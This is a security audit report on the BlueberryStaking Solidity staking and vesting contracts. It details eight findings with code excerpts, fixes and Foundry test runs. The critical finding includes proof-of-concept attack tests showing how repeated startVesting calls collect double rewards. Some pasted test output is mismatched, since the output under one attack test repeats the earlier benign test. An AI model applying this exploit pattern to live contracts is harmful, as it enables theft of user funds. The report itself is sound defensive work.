sec3™

Security Assessment Report

BlueberryStaking

December 13, 2023

Summary

The sec3 team (formerly Soteria) was engaged to do a thorough security analysis of the BlueberryStaking Smart Contracts. The artifact of the audit was the source code of the solidity smart contracts excluding tests in a private repository.

The initial audit was done on the following versions and revealed 8 issues or questions.

- Commit: `e85a500f4577749f6c4ff6d077ab75fb1dca121a`

The post-audit review was done on the following versions to check if the reported issues have been addressed.

- Commit: `d1e52b850c28044c104aff425bab9bf3b192eba7`

This report describes the findings and resolutions in detail.

Table of Contents

Result Overview

In total, the audit team found the following issues.

BLUEBERRY-STAKEVEST

Issue	Impact	Status
[C-1] Reward Stealing	Critical	Resolved
[H-1] Compare timestamp with epoch	High	Resolved
[H-2] Divide by zero	High	Resolved
[H-3] Inconsistent Decimal Usages	High	Resolved
[H-4] Precision Error	High	Resolved
[H-5] Loss of user profits	High	Resolved
[I-1] Range Check	Informational	Resolved
[I-2] accelerationFee may be rounded down to zero	Informational	Resolved

Findings in Detail

IMPACT – CRITICAL

[C-1] Reward Stealing

This vulnerability is a result of multiple issues.

1. _vestIndexes can be set to any value, allowing for potential manipulation.

```
/* src/BlueberryStaking.sol */
modifier updateVests(address _user, uint256[] calldata _vestIndexes) {
    require(vesting[msg.sender].length >= _vestIndexes.length, "Invalid length");
    Vest[] storage vests = vesting[msg.sender];
    for (uint256 i; i < _vestIndexes.length;) {
        Vest storage vest = vests[_vestIndexes[i]];
    }
}
```

2. vests[_vestIndexes[i]] can be manipulated to read any data, which affects both completeVesting() and accelerateVesting().

```
/* src/BlueberryStaking.sol */
function completeVesting(uint256[] calldata _vestIndexes) ... {
    Vest[] storage vests = vesting[msg.sender];
    uint256 totalbdblb;
    for (uint256 i; i < _vestIndexes.length;) {
        Vest storage v = vests[_vestIndexes[i]];
        require(isVestingComplete(msg.sender, _vestIndexes[i]), "Vesting is not yet complete");
        totalbdblb += v.amount;
        delete vests[_vestIndexes[i]];
        unchecked{
            ++i;
        }
    }
    if (totalbdblb > 0) {
        blb.transfer(msg.sender, totalbdblb);
    }
    emit VestingCompleted(msg.sender, totalbdblb, block.timestamp);
}
```

```
/* src/BlueberryStaking.sol */
function accelerateVesting(uint256[] calldata _vestIndexes) ... {
```

```
389 |     require(vesting[msg.sender].length >= _vestIndexes.length, "Invalid length");
392 |     require(block.timestamp > deployedAt + 5_259_492, "Lockdrop period not complete");
394 |     Vest[] storage vests = vesting[msg.sender];
399 |     for (uint256 i; i < _vestIndexes.length;) {
400 |         uint256 _vestIndex = _vestIndexes[i];
401 |         Vest storage _vest = vests[_vestIndex];
402 |         uint256 _vestAmount = _vest.amount;
404 |         require(_vestAmount > 0, "Nothing to accelerate");
434 |     }
447 | }
```

3. At BlueberryStaking.sol:526, it should be vesting[_user][_vestIndex].startTime + vestLength <= block.timestamp.

```
/* src/BlueberryStaking.sol */
522 | /**
523 | * @return returns true if the vesting schedule is complete for the given user and vesting index
524 | */
525 | function isVestingComplete(address _user, uint256 _vestIndex) public view returns (bool) {
526 |     return vesting[_user][_vestIndex].startTime <= block.timestamp + vestLength;
527 | }
```

Tests

Consider a scenario where the rewardDuration variable is set to a value of 28 days.

Typically, a FullyVest function would resemble the following code snippet:

```
function testFullyVest28days() public {
    blueberryStaking.setRewardDuration(28 days);
    uint256[] memory rewardAmounts = new uint256[](3);
    rewardAmounts[0] = 1e20;
    rewardAmounts[1] = 1e20;
    rewardAmounts[2] = 1e20;
    uint256[] memory stakeAmounts = new uint256[](3);
    stakeAmounts[0] = 1e15;
    stakeAmounts[1] = 0;
    stakeAmounts[2] = 0;

    blueberryStaking.notifyRewardAmount(existingBTokens, rewardAmounts);
    mockbToken1.approve(address(blueberryStaking), stakeAmounts[0]);
    blueberryStaking.stake(existingBTokens, stakeAmounts);

    // The epoch passes and it becomes claimable
    skip(14 days);

    // check how much is earned
    console.log("Earned two weeks: %s", blueberryStaking.earned(address(this),address(mockbToken1)));
    address[] memory bTokens = new address[](1);
    bTokens[0] = address(mockbToken1);
    blueberryStaking.startVesting(bTokens);

    console.log("BLB balance before: %s", blb.balanceOf(address(this)));

    // 1 year passes, all rewards should be fully vested
    skip(365 days);

    uint256[] memory indexes = new uint256[](1);
    indexes[0] = 0;
    blueberryStaking.completeVesting(indexes);
    console.log("BLB balance after: %s", blb.balanceOf(address(this)));
}
```

The result:

```
$ forge test -vv --match-test testFullyVest28days
[⠢] Compiling...
[⠊] Compiling 1 files with 0.8.19
[⠒] Solc 0.8.19 finished in 1.69s
Compiler run successful!

Running 1 test for test/BlueberryStaking.t.sol:BlueberryStakingTest
[PASS] testFullyVest28days() (gas: 523050)
Logs:
  Earned two weeks: 49999999999998988800
  BLB balance before: 0
  BLB balance after: 49999999999998988800

Test result: ok. 1 passed; 0 failed; finished in 2.07ms
```

However, if we call startVesting again during the RewardDuration, the canClaim is true:

```
function testAttackFullyVest() public {
    blueberryStaking.setRewardDuration(28 days);
    uint256[] memory rewardAmounts = new uint256[](3);
    rewardAmounts[0] = 1e20;
    rewardAmounts[1] = 1e20;
    rewardAmounts[2] = 1e20;
    uint256[] memory stakeAmounts = new uint256[](3);
    stakeAmounts[0] = 1e15;
    stakeAmounts[1] = 0;
    stakeAmounts[2] = 0;
    blueberryStaking.notifyRewardAmount(existingBTokens, rewardAmounts);
    mockbToken1.approve(address(blueberryStaking), stakeAmounts[0]);
    blueberryStaking.stake(existingBTokens, stakeAmounts);
    uint256[] memory stakeAmounts_new = new uint256[](3);

    stakeAmounts_new[0] = 1;
    stakeAmounts_new[1] = 0;
    stakeAmounts_new[2] = 0;
    mockbToken1.approve(address(blueberryStaking), stakeAmounts_new[0]);
    blueberryStaking.stake(existingBTokens, stakeAmounts_new);

    // The epoch passes and it becomes claimable
    skip(14 days);
    // check how much is earned
    console.log("Earned two weeks: %s", blueberryStaking.earned(address(this),address(mockbToken1)));
    // start a new vesting
    address[] memory bTokens = new address[](1);
    bTokens[0] = address(mockbToken1);
    blueberryStaking.startVesting(bTokens);
    console.log("BLB balance before: %s", blb.balanceOf(address(this)));

    skip(14 days);
    console.log("28 days passed, we can claim again, call startVesting again");
    // start a new vesting (Attack)
    address[] memory bTokens_new = new address[](1);
    bTokens_new[0] = address(mockbToken1);
    blueberryStaking.startVesting(bTokens_new);
    // 1 year passes, all rewards should be fully vested
    skip(365 days - 14 days);
    console.log("365 days passed since first startVesting");

    uint256[] memory indexes = new uint256[](2);
    indexes[0] = 0;
    indexes[1] = 1;
    blueberryStaking.completeVesting(indexes);
    console.log("BLB balance after: %s", blb.balanceOf(address(this)));
}
```

By calling the startVesting function again, it is possible to obtain double rewards, which grants early access to the entire reward amount in less than one year.

```
$ forge test -vv --match-test testFullyVest28days
[⠢] Compiling...
[⠊] Compiling 1 files with 0.8.19
[⠒] Solc 0.8.19 finished in 1.69s
Compiler run successful!
```

```
Running 1 test for test/BlueberryStaking.t.sol:BlueberryStakingTest
[PASS] testFullyVest28days() (gas: 523050)
Logs:
  Earned two weeks: 49999999999998988800
  BLB balance before: 0
  BLB balance after: 49999999999998988800

Test result: ok. 1 passed; 0 failed; finished in 2.07ms
```

Furthermore, this process can be performed simultaneously for multiple types of bToken.

Let's assume there are three types of bToken, and each token's rewardAmounts is set to 1e20. If we have RewardDuration set to 28 days and we stake for only 14 days, the expected BLB balance after should be 149999999999996966400.

However, as shown in the following code:

```
function testAttackFullyVest2() public {
    blueberryStaking.setRewardDuration(28 days);
    uint256[] memory rewardAmounts = new uint256[](3);
    rewardAmounts[0] = 1e20;
    rewardAmounts[1] = 1e20;
    rewardAmounts[2] = 1e20;

    uint256[] memory stakeAmounts = new uint256[](3);
    stakeAmounts[0] = 1e15;
    stakeAmounts[1] = 1;
    stakeAmounts[2] = 1;

    blueberryStaking.notifyRewardAmount(existingBTokens, rewardAmounts);
    mockbToken1.approve(address(blueberryStaking), stakeAmounts[0]);
    mockbToken2.approve(address(blueberryStaking), stakeAmounts[1]);
    mockbToken3.approve(address(blueberryStaking), stakeAmounts[2]);
    blueberryStaking.stake(existingBTokens, stakeAmounts);

    // The epoch passes and it becomes claimable
    skip(14 days);
    // check how much is earned
    console.log("Earned two weeks: \n\t mockbToken1 %s\n\t mockbToken2 %s\n\t mockbToken3 %s",
        blueberryStaking.earned(address(this), address(mockbToken1)),
        blueberryStaking.earned(address(this), address(mockbToken2)),
        blueberryStaking.earned(address(this), address(mockbToken3))
        );

    // start a new vesting
    address[] memory bTokens = new address[](3);
    bTokens[0] = address(mockbToken1);
    bTokens[1] = address(mockbToken2);
    bTokens[2] = address(mockbToken3);
    blueberryStaking.startVesting(bTokens);
    console.log("BLB balance before: %s", blb.balanceOf(address(this)));
    skip(14 days);
    console.log("28 days passed, we can claim again, call startVesting again");

    // start a new vesting (Attack)
    address[] memory bTokens_new = new address[](3);
    bTokens_new[0] = address(mockbToken1);
    bTokens_new[1] = address(mockbToken2);
    bTokens_new[2] = address(mockbToken3);
    blueberryStaking.startVesting(bTokens_new);

    // 1 year passes, all rewards should be fully vested
    skip(365 days);
    console.log("365 days passed");

    uint256[] memory indexes = new uint256[](6);
    indexes[0] = 0;
    indexes[1] = 1;
    indexes[2] = 2;
    indexes[3] = 3;
    indexes[4] = 4;
    indexes[5] = 5;
    blueberryStaking.completeVesting(indexes);
    console.log("BLB balance after: %s", blb.balanceOf(address(this)));
}
```

The result is:

```
$ forge test -vv --match-test testAttackFullyVest2
[⠑] Compiling...
[⠊] Compiling 1 files with 0.8.19
[⠑] Solc 0.8.19 finished in 1.73s
Compiler run successful!

Running 1 test for test/BlueberryStaking.t.sol:BlueberryStakingTest
[PASS] testAttackFullyVest2() (gas: 1101112)
Logs:
  Earned two weeks:
         mockbToken1 49999999999998988800
         mockbToken2 49999999999998988800
         mockbToken3 49999999999998988800
  BLB balance before: 0
  28 days passed, we can claim again, call startVesting again
  365 days passed
  BLB balance after: 29999999999993932800

Test result: ok. 1 passed; 0 failed; finished in 2.39ms
```

In the given scenario, we have considered a single user staking their tokens. However, if there are multiple users involved, the situation remains unchanged. The attacker can exploit the vulnerability by utilizing higher stakeAmounts, which enables them to obtain a greater percentage of tokens from the rewardAmounts.

To expedite the attack, the attacker can call the accelerateVesting function within one year of invoking the startVesting function, leading to the acquisition of BLB tokens. Although this process may result in a minor loss of tokens, it enables the attacker to complete the attack at a faster pace.

Resolution

This issue has been fixed by commit 390337c99bb79b408053753b6006f2428d86f6a3.

IMPACT – HIGH

[H-1] Compare timestamp with epoch

```
/* src/BlueberryStaking.sol */
300 | function startVesting(address[] calldata _bTokens) external ... {
301 |     require(canClaim(msg.sender), "Already claimed this epoch");
302 |     lastClaimed[msg.sender] = block.timestamp;

505 | function canClaim(address _user) public view returns (bool) {
506 |     uint256 _currentEpoch = currentEpoch();
507 |     return lastClaimed[_user] < _currentEpoch;
508 | }

510 | function currentEpoch() public view returns (uint256) {
511 |     return (block.timestamp - deployedAt) / epochLength;
512 | }
```

The issue arises from line 302, where lastClaimed[_user] is compared to _currentEpoch. Since lastClaimed[_user] is set to block.timestamp, which is a large number, each msg.sender address can only call startVesting once.

Potential repairs

```
    function canClaim(address _user) public view returns (bool) {
        uint256 _currentEpoch = currentEpoch();
-       return lastClaimed[_user] < _currentEpoch; // @audit timestamp < epoch?

+       if (lastClaimed[_user] == 0) {
+           return true;
+       }
+
+       return ((lastClaimed[_user] - deployedAt) / epochLength) < _currentEpoch;
    }
```

Resolution

This issue has been fixed by commit 390337c99bb79b408053753b6006f2428d86f6a3.

IMPACT – HIGH

[H-2] Divide by zero

```
/* src/BlueberryStaking.sol */
modifier updateVests(address _user, uint256[] calldata _vestIndexes) {
    for (uint256 i; i < _vestIndexes.length;) {

        if (epochs[_vestEpoch].redistributedBLB > 0) {
            vest.amount = (vest.amount * epochs[_vestEpoch].redistributedAmount)
                          / epochs[_vestEpoch].totalAmount;
        }
    }
}
```

The issue lies in the fact that totalAmount is never initialized, resulting in it always having a value of 0. As a consequence, the function becomes unavailable.

While triggering a division by zero exception is not possible when only one user is staking, it becomes problematic when multiple users are involved. If a user calls accelerateVesting and epochs[_vestEpoch].redistributedAmount > 0, this exception will occur.

Moreover, this issue renders both completeVesting and accelerateVesting unusable, which, in turn, means that **all users** will never be able to receive vesting rewards.

Resolution

This issue has been fixed by commit 1ec98ada0993d9593c6b79410f41aac70928a7a3.

IMPACT – HIGH

[H-3] Inconsistent Decimal Usages

```
/* src/BlueberryStaking.sol */
098 | // USDC has 6 decimals- but this can be changed in case of depeg and new token set
099 | uint256 private _usdcDecimals = 6;


458 | function fetchTWAP(uint32 _secondsInPast) public view returns (uint256) {
481 |     uint256 _decimalsBLB = 1e18;
482 |     uint256 _decimalsUSDC = _usdcDecimals;
483 |
484 |     // Adjust for decimals
485 |     if (_decimalsBLB > _decimalsUSDC) {
486 |         _priceX96 /= 10 ** (_decimalsBLB - _decimalsUSDC);
487 |     } else if (_decimalsUSDC > _decimalsBLB) {
488 |        _priceX96 *= 10 ** (_decimalsUSDC - _decimalsBLB);
489 |     }
490 |
491 |     // Now priceX96 is the price of blb in terms of usdc, multiplied by 2^96.
492 |     // To convert this to a human-readable format, you can divide by 2^96:
493 |
494 |     uint256 _price = _priceX96 / 2**96;
495 |
496 |     // Now 'price' is the price of blb in terms of usdc, in the correct decimal places.
497 |     return _price;
498 | }
```

The variable _decimalsBLB should be set to 18 instead of 1e18. Otherwise, on line 486, the calculation would be _priceX96 /= 10 ** (1e18 - 6), which can lead to an overflow.

This overflow issue has implications for both the fetchTWAP and startVesting functions, rendering them unfunctional.

Resolution

This issue has been fixed by commit b30f33715f36aa6088f3f6066b4985a8ea74bae3.

IMPACT – HIGH

[H-4] Precision Error

```
/* src/BlueberryStaking.sol */
// 35% at the start of each vesting period
uint256 public basePenaltyRatioPercent = 35;

function accelerateVesting(uint256[] calldata _vestIndexes) ... {
        uint256 _earlyUnlockPenaltyRatio = getEarlyUnlockPenaltyRatio(msg.sender, _vestIndex);
        // calculate acceleration fee and log it to ensure eth value is sent
        uint256 _accelerationFee = getAccelerationFeeUSDC(msg.sender, _vestIndex);
        totalAccelerationFee += _accelerationFee;
        // calculate the amount of the vest that will be redistributed
        uint256 _redistributionAmount = (_vestAmount * _earlyUnlockPenaltyRatio) / 1e18;
    }
}

function getEarlyUnlockPenaltyRatio(address _user, uint256 _vestingScheduleIndex) ... {
    uint256 _vestStartTime = vesting[_user][_vestingScheduleIndex].startTime;
    uint256 _vestTimeElapsed = block.timestamp - _vestStartTime;
    if (_vestTimeElapsed <= 0) {
        penaltyRatio = basePenaltyRatioPercent * 1e15;
    }
    else if (_vestTimeElapsed < vestLength){
        penaltyRatio = (vestLength - _vestTimeElapsed) * 1e15
                       / vestLength * basePenaltyRatioPercent;
    }
    else {
        revert("Vest is already complete.");
    }
}

/* src/BlueberryStaking.sol */
function getAccelerationFeeUSDC(address _user, uint256 _vestingScheduleIndex) ... {
    Vest storage _vest = vesting[_user][_vestingScheduleIndex];
    uint256 _earlyUnlockPenaltyRatio = getEarlyUnlockPenaltyRatio(_user,
                                                                   _vestingScheduleIndex);
    accelerationFee = ((((_vest.priceUnderlying * _vest.amount) / 1e18)
                      * _earlyUnlockPenaltyRatio) / 1e18)
                      / (10 ** (18 - _usdcDecimals));
}
```

The variable basePenaltyRatioPercent is set to 35.

In the `accelerateVesting` function, the calculation `(_vestAmount * _earlyUnlockPenaltyRatio) / 1e18` incorrectly results in `_vestAmount * 35 * 1e15 / 1e18`, which equals `_vestAmount * 3.5%`. However, it should be `35%`.

This issue also affects the `getAccelerationFeeUSDC` function.

Resolution

This issue has been fixed by commit `d1e52b850c28044c104aff425bab9bf3b192eba7`.

IMPACT – HIGH

[H-5] Loss of user profits

The user's vesting profits consist of the penalty fines from other users' accelerates, as well as the staking rewards from the user's own stake.

In the `updateVests` function, the user's vesting profits are currently calculated based only on the penalty fines portion, excluding the staking rewards component.


```
/* Blueberryfi.blueberry-stakevest/src/BlueberryStaking.sol */
modifier updateVests(address _user, uint256[] calldata _vestIndexes) {
    for (uint256 i; i < _vestIndexes.length;) {
        if (epochs[_vestEpoch].redistributedAmount > 0) {
            vest.amount = (vest.amount * epochs[_vestEpoch].redistributedAmount)
                          / epochs[_vestEpoch].totalAmount;
        }
    }
}
```

To achieve the correct implementation, it is necessary to replace the assignment operator `=` with the compound assignment operator `+=`.

Test

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.19;

import "../lib/forge-std/src/Test.sol";
import "../src/BlueberryStaking.sol";
import "../src/BlueberryToken.sol";
import "../src/MockbToken.sol";
import "../src/MockUSDC.sol";

contract BlueberryStakingTest is Test {
    BlueberryStaking public blueberryStaking;
    BlueberryToken public blb;
    MockbToken public mockbToken1;
    MockbToken public mockbToken2;
    MockbToken public mockbToken3;
    IERC20 public mockUSDC;
    address public treasury = address(0x1);
    address public bob = address(0x2);
    address[] public existingBTokens;
    struct Vest {
        uint256 amount;
        uint256 startTime;
        uint256 priceUnderlying;
    }

    function setUp() public {
        mockbToken1 = new MockbToken();
        mockbToken2 = new MockbToken();
        mockbToken3 = new MockbToken();

        mockbToken1.mint(bob, 1e16);
        mockbToken2.mint(bob, 1e16 * 4);
        mockbToken3.mint(bob, 1e16 * 4);
        mockUSDC = new MockUSDC();
        blb = new BlueberryToken(address(this), address(this), block.timestamp + 30);
        existingBTokens = new address[](3);
        existingBTokens[0] = address(mockbToken1);
        existingBTokens[1] = address(mockbToken2);
        existingBTokens[2] = address(mockbToken3);
        blueberryStaking = new BlueberryStaking(address(blb), address(mockUSDC),
                                                address(treasury), 1_209_600, existingBTokens);
        blb.transfer(address(blueberryStaking), 1e27);
        uint256[] memory amounts = new uint256[](3);
        amounts[0] = 1e16;
        amounts[1] = 1e16 * 4;
        amounts[2] = 1e16 * 4;
        blueberryStaking.notifyRewardAmount(existingBTokens, amounts);
    }

    function testStakeWithOtherAcc() public {
        vm.warp(block.timestamp + 60 days);
        uint256[] memory amounts = new uint256[](3);
        amounts[0] = 1e16;
        amounts[1] = 1e16 * 4;
        amounts[2] = 1e16 * 4;
        blueberryStaking.notifyRewardAmount(existingBTokens, amounts);
        //alice stake and vesting
        mockbToken1.approve(address(blueberryStaking), amounts[0]);
        mockbToken2.approve(address(blueberryStaking), amounts[1]);
        mockbToken3.approve(address(blueberryStaking), amounts[2]);
        blueberryStaking.stake(existingBTokens, amounts);
        vm.warp(block.timestamp + 1 seconds);
        blueberryStaking.startVesting(existingBTokens);
        //bob stake and vesting
        vm.startPrank(bob);
        mockbToken1.approve(address(blueberryStaking), amounts[0]);
        mockbToken2.approve(address(blueberryStaking), amounts[1]);
        mockbToken3.approve(address(blueberryStaking), amounts[2]);
        blueberryStaking.stake(existingBTokens, amounts);
        vm.warp(block.timestamp + 1 seconds);
        blueberryStaking.startVesting(existingBTokens);
        //when 1days later
        vm.warp(block.timestamp + 1 days);
        //bob acc vesting
        mockUSDC.approve(address(blueberryStaking), 1e18);
        uint256[] memory indexes = new uint256[](3);
        indexes[0] = 0;
        indexes[1] = 1;
        indexes[2] = 2;
        blueberryStaking.accelerateVesting(indexes);
        vm.stopPrank();
        //when 364days later
        vm.warp(block.timestamp + 364 days);
        //alice complete vesting
        mockUSDC.approve(address(blueberryStaking), 1e18);
        blueberryStaking.completeVesting(indexes);
        console.log("BLB balance after acc: %s", blb.balanceOf(address(this)));
    }

    function testStake() public {
        vm.warp(block.timestamp + 60 days);
        uint256[] memory amounts = new uint256[](3);
        amounts[0] = 1e16;
        amounts[1] = 1e16 * 4;
        amounts[2] = 1e16 * 4;
        blueberryStaking.notifyRewardAmount(existingBTokens, amounts);
        //alice stake and vesting
        mockbToken1.approve(address(blueberryStaking), amounts[0]);
        mockbToken2.approve(address(blueberryStaking), amounts[1]);
        mockbToken3.approve(address(blueberryStaking), amounts[2]);
        blueberryStaking.stake(existingBTokens, amounts);
        vm.warp(block.timestamp + 1 seconds);
        blueberryStaking.startVesting(existingBTokens);
        //when 365days later
        vm.warp(block.timestamp + 365 days);
        //alice complete vesting
        mockUSDC.approve(address(blueberryStaking), 1e18);
        uint256[] memory indexes = new uint256[](3);
        indexes[0] = 0;
        indexes[1] = 1;
        indexes[2] = 2;
        blueberryStaking.completeVesting(indexes);
        console.log("BLB balance just complete: %s", blb.balanceOf(address(this)));
    }
}
```

Result



```
Running 2 tests for test/StakeRewardIncorrect.t.sol:BlueberryStakingTest
[PASS] testStake() (gas: 818197)
Logs:
  BLB balance just complete: 140542328039

[PASS] testStakeWithOtherAcc() (gas: 1387343)
Logs:
  BLB balance after acc: 1635168270

Test result: ok. 2 passed; 0 failed; finished in 4.78ms
```

Resolution

This issue has been fixed by commit 1c7a4e7d67d14fc25bda917eb33ba8f6858ac1e4.

IMPACT – INFO

[I -1] Range Check

```
/* src/BlueberryStaking.sol */
function setRewardDuration(uint256 _rewardDuration) external onlyOwner() {
    rewardDuration = _rewardDuration;
    emit RewardDurationUpdated(_rewardDuration, block.timestamp);
}

/* src/BlueberryStaking.sol */
function setVestLength(uint256 _vestLength) external onlyOwner() {
    vestLength = _vestLength;
    emit VestLengthUpdated(_vestLength, block.timestamp);
}
```

It is recommended to verify that `_rewardDuration > 0` and `setVestLength > 0`.

Resolution

The team acknowledged this finding.

IMPACT – INFO

[I -2] accelerationFee may be rounded down to zero

```
/* Blueberryfi.blueberry-stakevest/src/BlueberryStaking.sol */
613 | function getAccelerationFeeUSDC(address _user, uint256 _vestingScheduleIndex) ... {
614 |     Vest storage _vest = vesting[_user][_vestingScheduleIndex];
615 |     uint256 _earlyUnlockPenaltyRatio = getEarlyUnlockPenaltyRatio(_user,
                                                                        vestingScheduleIndex);
616 |
617 |     accelerationFee = ((((_vest.priceUnderlying * _vest.amount) / 1e18)
                              * _earlyUnlockPenaltyRatio) / 1e18)
                             / (10 ** (18 - _usdcDecimals));
618 | }
```

In line 617, when 0 < _vest.priceUnderlying * _vest.amount < 1e18 is true, accelerationFee will be rounded down to 0. It is recommended to verify if this rounding behavior aligns with the intended design.

Resolution

The team acknowledged this finding.

Appendix: Methodology and Scope of Work

The sec3 (formerly Soteria) audit team, which consists of Computer Science professors and industrial researchers with extensive experience in smart contract security, program analysis, testing and formal verification, performed a comprehensive manual code review, software static analysis and penetration testing.

Assisted by the sec3 Scanner developed in-house, the audit team particularly focused on the following work items:

- Check common security issues.
- Check program logic implementation against available design specifications.
- Check poor coding practices and unsafe behavior.
- The soundness of the economics design and algorithm is out of scope of this work.

DISCLAIMER

The instance report ("Report") was prepared pursuant to an agreement between Coderrect Inc. d/b/a sec3 (the "Company") and Composable Corp PBC (the "Client"). This Report solely includes the results of a technical assessment of a specific build and/or version of the Client's code specified in the Report ("Assessed Code") by the Company. The sole purpose of the Report is to provide the Client with the results of the technical assessment of the Assessed Code. The Report does not apply to any other version and/or build of the Assessed Code. Regardless of the contents of the Report, the Report does not (and should not be interpreted to) provide any warranty, representation or covenant that the Assessed Code: (i) is error and/or bug free, (ii) has no security vulnerabilities, and/or (iii) does not infringe any third-party rights. Moreover, the Report is not, and should not be considered, an endorsement by the Company of the Assessed Code and/or of the Client. Finally, the Report should not be considered investment advice or a recommendation to invest in the Assessed Code and/or the Client.

This Report is considered null and void if the Report (or any portion thereof) is altered in any manner.

ABOUT

Founded by leading academics in the field of software security and senior industrial veterans, sec3 (formerly Soteria) is a leading blockchain security company. We are also building sophisticated security tools that incorporate static analysis, penetration testing, and formal verification.

At sec3, we identify and eliminate security vulnerabilities through the most rigorous process and aided by the most advanced analysis tools.

For more information, check out our website and follow us on twitter.

sec3™